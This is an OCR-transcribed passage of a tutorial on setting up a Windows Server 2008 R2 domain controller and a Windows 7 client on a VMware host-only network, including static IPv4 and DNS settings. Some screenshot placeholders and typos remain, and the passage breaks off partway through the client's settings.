Intersite Messaging	ismserv	Stopped	Disabled	Yes


Last Refresh: Today at 1:42 PM

As the system reboots and takes you to the login screen, you should see the login screen as shown below. The name of the domain comes first and then the username.




The Domain services installation is completed. Do one last thing. Crate a new Host Only network and change the domain controller to this different network on Vmware as done in our pr -evious Issues. Also disable the DHCP server for this network.

Login into the Server and set the static IP address to the server from Control Panel > Network and Internet > Network Connections.


Network Connections
Control Panel ▸ Network and Internet ▸ Network Connections ▸
Search Network Connections
Organize ▾
Disable this network device
Diagnose this connection
Rename this connection
View status of this connection
»

Local Area Connection
Unidentified network
Intel(R) PRO/1000 MT Network Conn...



Connect using:

Intel(R) PRO/1000 MT Network Connection

This connection uses the following items:


- ☑ Client for Microsoft Networks
- ☑ QoS Packet Scheduler
- ☑ File and Printer Sharing for Microsoft Networks
- ☑ Internet Protocol Version 6 (TCP/IPv6)
- ☑ Internet Protocol Version 4 (TCP/IPv4)
- ☑ Link-Layer Topology Discovery Mapper I/O Driver
- ☑ Link-Layer Topology Discovery Responder

Description

Transmission Control Protocol/Internet Protocol. The default wide area network protocol that provides communication across diverse interconnected networks.

In the window that opens, select "Internet Protocol Version 4 (TCP/IPv4)and click on Properties button.

Set the IP address, subnet mask and assign the DNS server address. We set the IP address to 10.10.10.1 and subnet mask as 255.0.0.0. Click on "OK".



You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 10 . 10 . 10 . 1

Subnet mask: 255 . 0 . 0 . 0

Default gateway: . . .

○ Obtain DNS server address automatically


● Use the following DNS server addresses:

Preferred DNS server: 10 . 10 . 10 . 1

Alternate DNS server: . . .

□ Validate settings upon exit

The Windows Server is ready. It's time to set the client. Move the Windows 7 Enterprise/Professional to the same network as that of Windows Server 2008 R2 and assign a IP address, d-fault gateway and DNS server as shown below.



Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 10 . 10 . 10 . 2

Subnet mask: 255 . 0 . 0 . 0

Default gateway: 10 . 10 . 10 . 1

○ Obtain DNS server address automatically

● Use the following DNS server addresses:

